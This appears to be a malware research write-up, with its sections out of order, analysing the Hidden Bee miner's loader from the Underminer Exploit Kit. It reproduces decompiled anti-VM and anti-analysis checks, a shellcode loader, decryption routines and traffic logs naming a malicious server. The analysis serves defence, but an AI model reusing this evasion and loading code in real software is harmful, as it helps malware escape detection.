 “EHSniffer.exe”, “iris.exe”, “procexp.exe”, “filemon.exe”, “fiddler.exe”

The names of the processes are obfuscated, so they are not visible on the strings list. If any of those processes are detected, the execution of the module terminates.

Another function deploys a set of anti-VM checks. The anti-VM checks include:

```

46 | ms_exc.registration.TryLevel = 0;
47 | CPUID_check(&v27, 0x40000000);
48 | *( _DWORD *)v33 = v28;
49 | *( _DWORD *)&v33[4] = v29;
50 | *( _DWORD *)&v33[8] = v30;
51 | ms_exc.registration.TryLevel = -1;
52 | HIBYTE(v34) = 0;
53 | if ( VPCEXT_check() )
54 |     goto set_vm_flag;
55 | if ( VMWare_io_check() )
56 |     goto set_vm_flag;

```

CPUID with EAX=40000000 ([a check for Hypervisor’s Brand](#)):

```

024335C8 push    40000000h
024335D0 lea    eax, [ebp+var_844]
024335D6 push    eax
024335D7 call   CPUID_check

```

```
0243341A pusha
0243341B mov     eax, [ebp+arg_4]
0243341E xor     ebx, ebx
02433420 xor     ecx, ecx
02433422 xor     edx, edx
02433424 cpuid
02433426 mov     edi, [ebp+arg_0]
```

The VMWare I/O Port (more details [here](#)):

```
0243353A mov     eax, 'VMXh'
0243353F mov     ebx, 0
02433544 mov     ecx, 0Ah
02433549 mov     edx, 'VX'
0243354E in     eax, dx           ; check_for_VMware
0243354F cmp     ebx, 'VMXh'
02433555 setz   [ebp+var_1C]
```

VPCEXT instruction (more details [here](#))

```
02433483 push   ebx
02433484 mov     ebx, 0
02433489 mov     eax, 1
0243348E vpext  7, 0Bh
024334C2 test   ebx, ebx
024334C4 setz   [ebp+var_1C]
```

Checking [the list of common VM vendors](#):

```

57 v0 = decode_memory(&str_XenVMMXenVMM); // "XenVMMXenVMM"
58 if ( !strncmp(v33, v0, 12) )
59     goto set_vm_flag;
60 v1 = decode_memory(&str_VMWareVMware); // "VMwareVMware"
61 if ( !strncmp(v33, v1, 12) )
62     goto set_vm_flag;
63 v2 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
64 if ( !strncmp(v33, v2, 12) )
65     goto set_vm_flag;
66 v3 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
67 if ( !strncmp(v33, v3, 12) )
68     goto set_vm_flag;
69 v4 = decode_memory(&unk_2435F78); // " lrpepyh vr"
70 if ( !strncmp(v33, v4, 12) )
71     goto set_vm_flag;
72 v5 = decode_memory(&unk_2435F58); // "sbiedll.dll"
73 if ( GetModuleHandleA(v5) )
74     goto set_vm_flag;
75 if ( !GetComputerNameW(Buffer, &nSize) )
76     goto set_vm_flag;
77 v6 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
78 if ( !lstrcmpiW(Buffer, v6) )
79     goto set_vm_flag;
80 nSize = 1024;
81 if ( !GetUserNameW(Buffer, &nSize) )
82     goto set_vm_flag;
83 v7 = (const WCHAR *)decode_memory(&unk_2435F08); // L"CurrentUser"
84 if ( !lstrcmpiW(Buffer, v7) )
85     goto set_vm_flag;
86 v8 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
87 if ( !lstrcmpiW(Buffer, v8) )
88     goto set_vm_flag;

```

Checking the BIOS versions typical for virtual environments:

```

89 v9 = decode_memory(&unk_2435EE8); // "StrStrIA"
90 v10 = decode_memory(&unk_2435EC8); // "shlwapi.dll"
91 shlwapi_dll = LoadLibraryA(v10);
92 StrStrIA = GetProcAddress(shlwapi_dll, v9);
93 if ( !StrStrIA )
94     goto not_detected;
95 j_memset((int)Buffer, 0, 2048);
96 v12 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
97 v13 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
98 if ( read_registry_key(v13, v12, (BYTE *)Buffer, 0) )
99 {
100     if ( ((int (__stdcall *)(WCHAR *, const char *))StrStrIA)(Buffer, "VBOX" ) )
101         goto set_vm_flag;
102 }
103 v14 = decode_memory(&unk_2435E40); // "VideoBiosVersion"
104 v15 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
105 if ( read_registry_key(v15, v14, (BYTE *)Buffer, 0) )
106 {
107     v16 = decode_memory(&unk_2435E20); // "VirtualBox"
108     if ( ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v17, Buffer, v16) )
109         goto set_vm_flag;
110 }
111 v18 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
112 v19 = decode_memory(&str_Windows_CurrentVersion); // "SOFTWARE\Microsoft\Windows\CurrentVersion"
113 if ( read_registry_key(v19, v18, (BYTE *)Buffer, 0) )
114     && ((id1 = decode_memory(&unk_2435D84), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v21, Buffer, id1)) // "55274-640-2673864-23950"
115     || (id2 = decode_memory(&unk_2435D88), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v23, Buffer, id2)) // "76487-644-3177837-23510"
116     || (id3 = decode_memory(&unk_2435D5C), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v25, Buffer, id3)) ) // "76487-337-8429955-22614"
117 {
118     set_vm_flag;
119     vm_detected = 1;
120 }
121 else
122 {
123     not_detected;
124     vm_detected = 0;
125 }
126 return vm_detected;
127}

```

Detection of any of the features suggesting a VM results in termination of the component.

## Downloading new modules

The next elements of HiddenBee are downloaded over the custom “STLP” protocol.

```
024348F6 lea    eax, [ebp+var_40]
024348F9 push   offset aSltp    ; "sltp"
024348FE push   eax
024348FF call  j_strcmp
02434904 pop    ecx
02434905 test   eax, eax
02434907 pop    ecx
02434908 jnz    loc_2434AD9
```

The raw TCP socket created to communicate using the SLTP protocol:

```
LOWORD(v27) = htons(hostshort[0]);
socket = WSASocketA(2, 1, 0, 0, 0, 1u); // address family: 2 (AF_INET)
// type: 1 (SOCK_STREAM)
// protocol : 0 (unspecified)
// lpProtocolInfo: NULL
// group: NULL
// flags: 1 (WSA_FLAG_OVERLAPPED)

v6[13] = socket;
if ( socket != -1 )
{
    vInBuffer = 0x25A207B9;
    v32 = 0xDDF3u;
    v33 = 0x4660;
    v34 = 0x8Eu;
    v35 = 0xE9u;
    v36 = 0x76;
    v37 = 0xE5u;
    v38 = 0x8Cu;
    v39 = 0x74;
    v40 = 6;
    v41 = 0x3E;
    if ( BindIoCompletionCallback(socket, LpoverlappedCompletionRoutine, 0) )
    {
        callback = 0;
        if ( WSAIoctl(v6[13], 0xC8000006, &vInBuffer, 0x10u, &callback, 4u, (LPDWORD)&cbBytesReturned, 0, 0) != -1 )
        {
            *(_DWORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[4] = 0;
            *(_DWORD *)&name.sa_data[8] = 0;
            *(_WORD *)&name.sa_data[12] = 0;
            v26 = 2;
            v12 = v6[13];
            name.sa_family = 2;
            *(_WORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[2] = 0;
            if ( bind(v12, &name, 16) != -1 )
            {
                j_memset((int)v6, 0, 20);
                if ( !callback(v6[13], &v26, 16, 0, 0, &cbBytesReturned, v6) && WSAGetLastError() == 0x3E5 )
                    return 1;
            }
        }
    }
}
closesocket(v6[13]);
```

The communication is encrypted. We can see that the expected output is a shellcode that is loaded and executed:

```

do
{
v5 = v4[1];
if ( v5 )
{
if ( v5 == 2 )
{
v6 = *(v4 - 1);
if ( v6 + *v4 > a2 )
break;
fs_size = *v4;
custom_fs = &_amp;buffer[v6];
}
}
else
{
if ( *(v4 - 1) + *v4 > a2 )
break;
new_module = (void (__stdcall *) (int (__stdcall **)(int), _BYTE *, DWORD))VirtualAlloc(0, *v4, 0x1000u, 0x40u);
if ( new_module )
j_memcpy((int)new_module, (int)&_amp;buffer[*v4 - 1], *v4);
}
++buffera;
v4 += 3;
}
while ( (unsigned int)buffera < *((_DWORD *)_amp;buffer + 1) );
if ( new_module )
{
if ( custom_fs )
{
functions_list[0] = to_malloc;
functions_list[2] = (int (__stdcall *) (int))to_memcpy;
functions_list[1] = to_free;
functions_list[3] = *(int (__stdcall **)(int))VirtualAlloc;
functions_list[4] = *(int (__stdcall **)(int))VirtualFree;
decode_memory(&input_arr); // "ZwQueryInformationProcess"
v7 = decode_memory(&str_ntdll_dll);
v8 = GetModuleHandleA(v7);
functions_list[5] = (int (__stdcall *) (int))GetProcAddress(v8, v9); // ZwQueryInformationProcess
new_module(functions_list, custom_fs, fs_size);
VirtualFree(new_module, 0, 0x8000u);
}
}
}

```

The way in which it is loaded reminds me of the elements we described recently in [“Hidden Bee: Let’s go down the rabbit hole”](#). The current module loads a list of functions that will be passed to the next module. It is a minimalistic, custom version of Import Table. It also passes the memory with the downloaded filesystem to be used for further loading of components.

## The !rcx package

This element retrieves the custom filesystem used by this malware. As we know from previous analysis, Hidden Bee uses its own, custom filesystems that are mounted in the memory of the malware and passed to its components. This filesystem is important for the execution flow because it contains many other components that are supposed to be installed on the attacked system in order to continue the infection.

As mentioned before, unpacking the JPG gave us an !rcx package. After this package is downloaded, and its SHA256 checksum is validated, it is repackaged. First, at the end of the !rcx package, the list of URLs (JPG, PNG) from the previous module is copied. Then, the ARIA key is copied. The size of the module and its SHA256 hash are updated. Then, the execution is redirected to the first stage shellcode fetched from the !rcx.

This shellcode was the one that we saw at first, after decoding the !rcx package from the JPG. Yet, looking at this part, we do not see anything malicious. The elements that are more important are well protected and revealed at the next execution stages.

The shellcode from the !rcx package is executed in two stages. The first one unpacks and prepares the second. First, it loads its own imports using hardcoded names of libraries.

```

000000B1 sub     edi, ecx
000000B3 mov     [ebp+var_4C], 68h ; 'k'
000000B9 mov     [ebp+var_4A], 65h ; 'e'
000000BF mov     [ebp+var_48], 72h ; 'r'
000000C5 mov     [ebp+var_46], 6Eh ; 'n'
000000CB mov     [ebp+var_44], 65h ; 'e'
000000D1 mov     [ebp+var_40], 33h ; '3'
000000D7 mov     [ebp+var_3E], 32h ; '2'
000000DD mov     [ebp+var_3C], 2Eh ; '.'
000000E3 mov     [ebp+var_3A], 64h ; 'd'
000000E9 mov     [ebp+var_18], 6Eh ; 'n'
000000EF mov     [ebp+var_16], 74h ; 't'
000000F5 mov     [ebp+var_14], 64h ; 'd'
000000FB mov     [ebp+var_E], 2Eh ; '.'
00000101 mov     [ebp+var_C], 64h ; 'd'
00000107 mov     ebx, [esi]

```

The checksums of the functions that are going to be used are stored in the module and compared with the names calculated by the function:


```

1 unsigned int __stdcall calc_checksum(_BYTE *func_name)
2 {
3     _BYTE *func_name; // edx
4     unsigned int checksum; // eax
5     char next_char; // cl
6     unsigned int prev_res; // esi
7     int _next_char; // eax
8
9     _func_name = func_name;
10    checksum = 0;
11    for ( next_char = *func_name; next_char; ++_func_name )
12    {
13        prev_res = (checksum >> 13) | (checksum << 19);
14        _next_char = next_char;
15        next_char = _func_name[1];
16        checksum = prev_res + _next_char;
17    }
18    return checksum;
19 }

```

It uses the functions from kernel32.dll: GetProcessHeap, VirtualAlloc, VirtualFree, and from ntdll.dll: RtlAllocateHeap, RtlFreeHeap, NtQueryInformationProcess.

The repackaged !rcx module is supposed to be supplied as one of the arguments at the Entry Point of the first shellcode. It is most important because the second stage shellcode will be unpacked from the supplied !rcx package.



```

00000199 mov     ebx, [ebp+arg_C]
0000019C mov     ecx, [ebx+4]
0000019F cmp     dword ptr [ecx], 'kcr!'
000001A5 jnz     loc_28B

```

A new memory area is allocated, and the second stage shellcode is unpacked there.

```

new_module_ep = 0;
v15 = GetProcessHeap(8, *((_BYTE **)i + 2));
v16 = (_BYTE *)RtlAllocateHeap(v15);
indx = 0;
buffer = v16;
if ( v16 )
{
    if ( *((_DWORD *)i + 2) > 0u )
    {
        v18 = i + 16 - v16;
        do
        {
            ++indx;
            *v16 = v16[v18] ^ 0xE1;
            ++v16;
        }
        while ( indx < *((_DWORD *)i + 2) );
        _to_rcx_ptr = to_rcx_ptr;
    }
    allocated_buf1 = (unsigned __int16 *)_allocated_buf1;
    if ( decode_module(
        (int)&VirtualAlloc, // loaded_functions_list
        (int)buffer,
        *((_DWORD *)i + 2),
        (int)_allocated_buf1,
        *((_DWORD *)i + 3) == *((_DWORD *)i + 3) )
        new_module_ep = allocated_buf1;
    v20 = GetProcessHeap(0, buffer);
    RtlFreeHeap(v20);
    if ( new_module_ep )
        ((void (__stdcall *))(int (__stdcall **)(_DWORD, _DWORD, signed int, signed int), int, _DWORD, _DWORD))new_module_ep(
            &VirtualAlloc, // loaded_functions_list
            flag,
            _to_rcx_ptr[1],
            *_to_rcx_ptr);
}
result = (unsigned __int16 *)VirtualFree(_allocated_buf1, 0, 0x8000);

```

Inside the second shellcode, we see strings referencing further components of the Hidden Bee malware:

```
/bin/i386/preload /bin/i386/coredll.bin
```

The role of the second stage is unpacking another part from the !rcx: an !rdx package.

```

if ( _rdx_ptr )
{
    v32 = v10[3];
    crypt_init(&crypt_ctx, &crypt_keybuf);
    dec_size = 0;
    if ( v10[2] )
    {
        chunk_ptr = (_BYTE *)sizea;
        for ( i = (int)((char *)v10 - sizea + 16); ; i = (int)((char *)v10 - sizea + 16) )
        {
            crypt_round(chunk_ptr, &chunk_ptr[i], (int)&crypt_ctx);
            dec_size += 16;
            chunk_ptr += 16;
            if ( (unsigned int)dec_size >= v10[2] )
                break;
        }
        rdx_ptr = _rdx_ptr;
    }
    if ( decompress((int)functions_list, (int)rdx_ptr, &v32, sizea, v10[2]) )
        goto LABEL_38;
    v17 = ((int (__stdcall *))(signed int, signed int))functions_list[2](8, 12);
    v18 = (_DWORD *)((int (__stdcall *))(int))functions_list[3](v17);
    v34 = v18;
    if ( !v18 )
        goto LABEL_38;
    *v18 = rdx_ptr;
    if ( *rdx_ptr == '\xdr!' )
    {
        v18[1] = rdx_ptr + 1;
        v18[2] = v10[3];
    }
}

```

```

00000619 mov     [eax], ebx
0000061B cmp     dword ptr [ebx], 'xdr!'
00000621 jnz     short loc_631
    
```

From our previous experience, we know that the !rdx package is a custom filesystem containing modules. Indeed, after the decryption is complete, the custom filesystem is revealed:

005605B0	PUSH EAX	
005605B1	CALL 0056268E	crypt_init
005605B6	AND DWORD PTR SS:[EBP+0x0C], 0x0	
005605BA	CMP DWORD PTR DS:[ESI+0x8], 0x0	
005605BE	JBE SHORT 005605F2	
005605C0	MOV EBX, DWORD PTR SS:[EBP+0x10]	
005605C3	LEA EAX, DWORD PTR DS:[ESI+0x10]	
005605C6	SUB EAX, EBX	
005605C8	MOV DWORD PTR SS:[EBP+0x8], EAX	
005605CB	JMP SHORT 005605D0	
005605CD	MOV EAX, DWORD PTR SS:[EBP+0x8]	
005605D0	LEA ECX, DWORD PTR SS:[EBP-0x15C]	
005605D6	ADD EAX, EBX	
005605D8	PUSH ECX	
005605D9	PUSH EAX	
005605DA	PUSH EBX	
005605DB	CALL 00562192	crypt_round
005605E0	ADD DWORD PTR SS:[EBP+0x0C], 0x10	
005605E4	ADD EBX, 0x10	
005605E7	MOV EAX, DWORD PTR SS:[EBP+0x0C]	
005605EA	CMP EAX, DWORD PTR DS:[ESI+0x8]	
005605ED	JB SHORT 005605CD	
005605EF	MOV EBX, DWORD PTR SS:[EBP-0x8]	
005605F2	PUSH DWORD PTR DS:[ESI+0x8]	
005605F5	LEA EAX, DWORD PTR SS:[EBP-0x0C]	
005605F8	PUSH DWORD PTR SS:[EBP+0x10]	
005605FB	PUSH EAX	
005605FC	PUSH EBX	
005605FD	PUSH EDI	
005605FE	CALL 00560666	
00560603	TEST EAX, EAX	
00560605	JNZ SHORT 00560646	
00560607	PUSH 0xC	
00560609	PUSH 0x8	
0056060B	CALL DWORD PTR DS:[EDI+0x8]	kernel32.GetProcessHeap
0056060F	PUSH 0x0	

EAX=00000000

Address	Hex dump	ASCII
01810048	21 72 64 78 22 00 00 00 ED 01 00 00 80 06 00 00	frdx"...?0..C+..
01810058	62 69 6E 2F 69 33 38 36 2F 70 72 65 6C 6F 61 64	bin/i386/preload
01810068	00 00 45 00 00 00 6D 08 00 00 00 2C 01 00 62 69	..E...n.....0.bi
01810078	6E 2F 61 6D 64 36 34 2F 63 6F 72 65 64 6C 6C 2E	n/amd64/coredll.
01810088	62 69 6E 00 00 64 00 00 6D 34 01 00 00 09 00	bin...d...m40....
01810098	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 65 6C 6F	.bin/amd64/prelo
018100A8	61 64 00 00 87 00 00 00 6D 3D 01 00 10 05 00 00	ad..c...n=0..+*..
018100B8	62 69 6E 2F 69 33 38 36 2F 68 70 6C 6F 61 64 65	bin/i386/kpload
018100C8	72 2E 62 69 6E 00 00 A9 00 00 00 7D 42 01 00 00	r.bin...e...380..
018100D8	1C 00 00 62 69 6E 2F 61 6D 64 36 34 2F 63 6F 6D	..bin/amd64/com
018100E8	6D 6F 6E 2E 64 6C 6C 00 00 CB 00 00 00 7D 5E 01	mon.dll..f...)^0
018100F8	00 00 45 00 00 62 69 6E 2F 69 33 38 36 2F 68 6C	..E..bin/i386/kl
01810108	6F 61 64 65 72 2E 62 69 6E 00 00 E5 00 00 00 7D	oader.bin..h...)
01810118	A3 01 00 68 07 00 00 62 69 6E 2F 73 68 69 6D 2E	u0.h...bin/shim.
01810128	62 69 6E 00 00 07 01 00 00 E5 A9 01 00 80 00 00	bin...0..h 0.C..
01810138	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 2E 62 69	.bin/amd64/pr.bi
01810148	6E 2E 73 69 67 00 00 28 01 00 00 65 A8 01 00 80	n.sig..(0..e20.C
01810158	00 00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62	...bin/i386/pr.b
01810168	69 6E 2E 73 69 67 00 00 46 01 00 00 E5 A8 01 00	in.sig..F0..h20.
01810178	00 0A 00 00 62 69 6E 2F 61 6D 64 36 34 2F 70 72	...bin/amd64/pr
01810188	2E 62 69 6E 00 00 63 01 00 00 E5 B5 01 00 00 08	.bin..c0..hA0..
01810198	00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62 69	..bin/i386/pr.bi
018101A8	6E 00 00 87 01 00 00 E5 BD 01 00 F0 05 00 00 62	n..c0..h20..-\$.b
018101B8	69 6E 2F 61 6D 64 36 34 2F 68 70 6C 6F 61 64 65	in/amd64/kpload
018101C8	72 2E 62 69 6E 00 00 A8 01 00 00 05 C3 01 00 00	r.bin..E0..hA0..
018101D8	16 00 00 62 69 6E 2F 69 33 38 36 2F 63 6F 6D 6D	...bin/i386/comm
018101E8	6F 6E 2E 64 6C 6C 00 00 CA 01 00 00 05 D9 01 00	on.dll..#0..h20.
018101F8	00 2E 01 00 62 69 6E 2F 69 33 38 36 2F 63 6F 72	..0..bin/i386/cor
01810208	65 64 6C 6C 2E 62 69 6E 00 00 00 00 00 00 05 07	edll.bin.....h-
01810218	03 00 00 58 00 00 62 69 6E 2F 61 6D 64 36 34 2F	*.CX..bin/amd64/
01810228	68 6C 6F 61 64 65 72 2E 62 69 6E 00 00 90 90 90	kloader.bin...EEE
01810238	E8 3E 00 00 00 00 00 00 00 00 00 00 00 00 00 00	R>.....
01810248	00 00 00 00 00 00 00 00 00 00 00 00 00 6B 00 65	.....k.e
01810258	00 72 00 6E 00 65 00 6C 00 33 00 32 00 2E 00 64	.r.n.e.l.3.2...D
01810268	00 6C 00 6C 00 00 00 68 AA AA AA AA FF 30 FF 50	.l.l...S 0 P
01810278	04 FF E0 58 0B CC 0B D0 83 EA 03 52 51 50 E8 7A	♦ 0x0f0d0a0R0Prz
01810288	03 00 00 C3 55 0B EC 83 EC 0C 8B 45 08 89 45 FC	♦..fu0y0y.0E0ER

So the part that was hidden in the JPG is, in reality, a package that decrypts the custom filesystem and deploys the next stage modules: `/bin/i386/preload` and

```
/bin/i386/coredll.bin
```

. This filesystem has even more elements that are loaded at later stages of the infection. Their full functionality will be described in the next article in our series.

## Even more hidden

From the beginning, Hidden Bee malware has been well designed and innovative. Looking at one year of its evolution, we can be sure that the authors are serious about making it even more stealthy—and they don't stop improving it.

Although the initial dropper uses components analogous to ones observed in the past, revealing their encrypted content now takes many more steps and much more patience. The additional difficulty in the analysis is introduced by the fact that the URLs and encryption keys are never reused, and work only for a single session.

The team behind this malware is skilled and determined. We expect that the Hidden Bee malware won't be going extinct anytime soon.


About a year ago, [we described the Hidden Bee miner delivered by the Underminer Exploit Kit](#).

Hidden Bee has a complex and multi-layered internal structure that is unusual among cybercrime toolkits, making it an interesting phenomenon on the threat landscape. That's why we're dedicating a series of posts to exploring particular elements and updates made during one year of its evolution.

Recently, we decided to revisit this interesting miner, [describing its loader](#) that starts the infection from a single malicious executable. This post will present an alternative loader that is deployed when the infection starts from the Underminer Exploit Kit. It is analogous to the loader we described in the following posts from 2018: [\[1\]](#) and [\[2\]](#).

## The dropped payloads: an overview

The first time we spotted Hidden Bee, it started the infection from a flash exploit. It downloaded and injected two elements with WASM extensions that in reality were executable modules in a custom format. We described them in detail [here](#).



250	200	HTTP	103.35.72.223	/rt/amjt1p9970aasco1ls29dl0hbc.wasm	7 768	application/...	ie xplore: 1588
251	200	HTTP	103.35.72.223	/git/wikid.asp?id=8b4c608145b5391bda50029f738aa934	0	dllhost:1496	
252	200	HTTP	103.35.72.223	/git/glfw.wasm	20 722	application/...	dllhost:1496

Those elements were the initial loaders, responsible for initiating [the infection chain that at the end installed the miner](#).

Nowadays, those elements have changed. If we take a look at the elements dropped by the same EK today, we will no longer find those WASM extensions. Instead, we encounter various multimedia files: a WAV (alternatively two

WAVs), a JPEG, and a PNG.

262	200	HTTP	/static/encrypt.min.js	16 231	text/javasc...	iexplore:3588
263	200	HTTP	/static/tinyjs.min.js	4 215	text/javasc...	iexplore:3588
264	200	HTTP	/js/s9a3509ll11f1sjumg6veg65c.js	47	text/javasc...	iexplore:3588
265	200	HTTP	/views/vqqidjelblvvpn4sddfmsndqb8.html	6 928	text/javasc...	iexplore:3588
266	200	HTTP	/pubs/article.php?id=03e6c47cd44a9b6289027672980eed54	297	text/html; c...	iexplore:3588
267	200	HTTP	/views/4fmbfsgtvd9f1203vunbhtr8.html	419	text/html; c...	iexplore:3588
268	200	HTTP	/views/0iif3cpqdfp61uavrj9nsvf48.swf	115 972	application/...	iexplore:3588
269	200	HTTP	/views/m4rihvktfuce9l80hkir0oell8.wav	35 852	audio/wav	iexplore:3588
270	200	HTTP	/views/nb3r4idp77gol7ba8hadtc9pg.wav	48 852	audio/wav	iexplore:3588
271	200	HTTP	/views/phqm86n2s58h6mm5d21ehfc6gs.jpg	157 590	image/jpeg	dllhost:544
276	200	HTTP	/images/captcha.png?mod=attachment&u=ed1b6cd76c121c2d08a15b6f82dc1663	26 516	image/png	regsvr32:2948


The WAV files are downloaded by iexplore.exe, the browser where the exploit is run. In contrast, the images are downloaded at later stages of infection. For example, the JPG is always downloaded from the dllhost.exe process. The PNG is often downloaded from yet another process.

In some runs, we observed the PNG to be downloaded instead of the JPG:

73	200	HTTP	/views/bd2286mdrg5s6ohkplrvm2uo0g.swf	102 498	application/x-shockwave-flash	iexplore:1720 [#109]
74	302	HTTP	/fwlink/?LinkId=68928	0		msfeedssync:3256 [#110]
75	200	HTTP	/athome/community/rss.xml	0	text/html	msfeedssync:3256 [#111]
76	200	HTTP	/views/e8m68dui35oq9lqhrjcdmm4vgs.wav	48 844	audio/wav	iexplore:1720 [#112]
77	200	HTTP	/pubs/wiki.php?id=1ad51d10a1a008deeea448cafced9b3	0		dllhost:3932 [#113]
78	200	HTTP	ieonline.microsoft.com:443	739		msfeedssync:3256 [#114]
79	200	HTTP	/images/captcha.png?mod=attachment&u=13103ee8e1ca2043405652a3d3ebcbcb8	26 707	image/png	dllhost:3932 [#115]


We will start our journey of Hidden Bee analysis by looking at these files. Then, we will move to see the code responsible for processing them in order to reveal their hidden purpose.

The roadmap of the full described package:



### The downloaded WAV

The WAV file sounds like grey noise, and we suspect that it is meant to hide some binary belonging to the malware.



The data is unreadable, probably encrypted or obfuscated:

```

k6lli1dps4u8otu59l1dderh1mg.wav
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 52 49 46 46 D4 BE 00 00 57 41 56 45 66 6D 74 20 IFFŌI..WAVEfmt
00000010 10 00 00 00 01 00 01 00 80 3E 00 00 00 7D 00 00 .....€>...}..
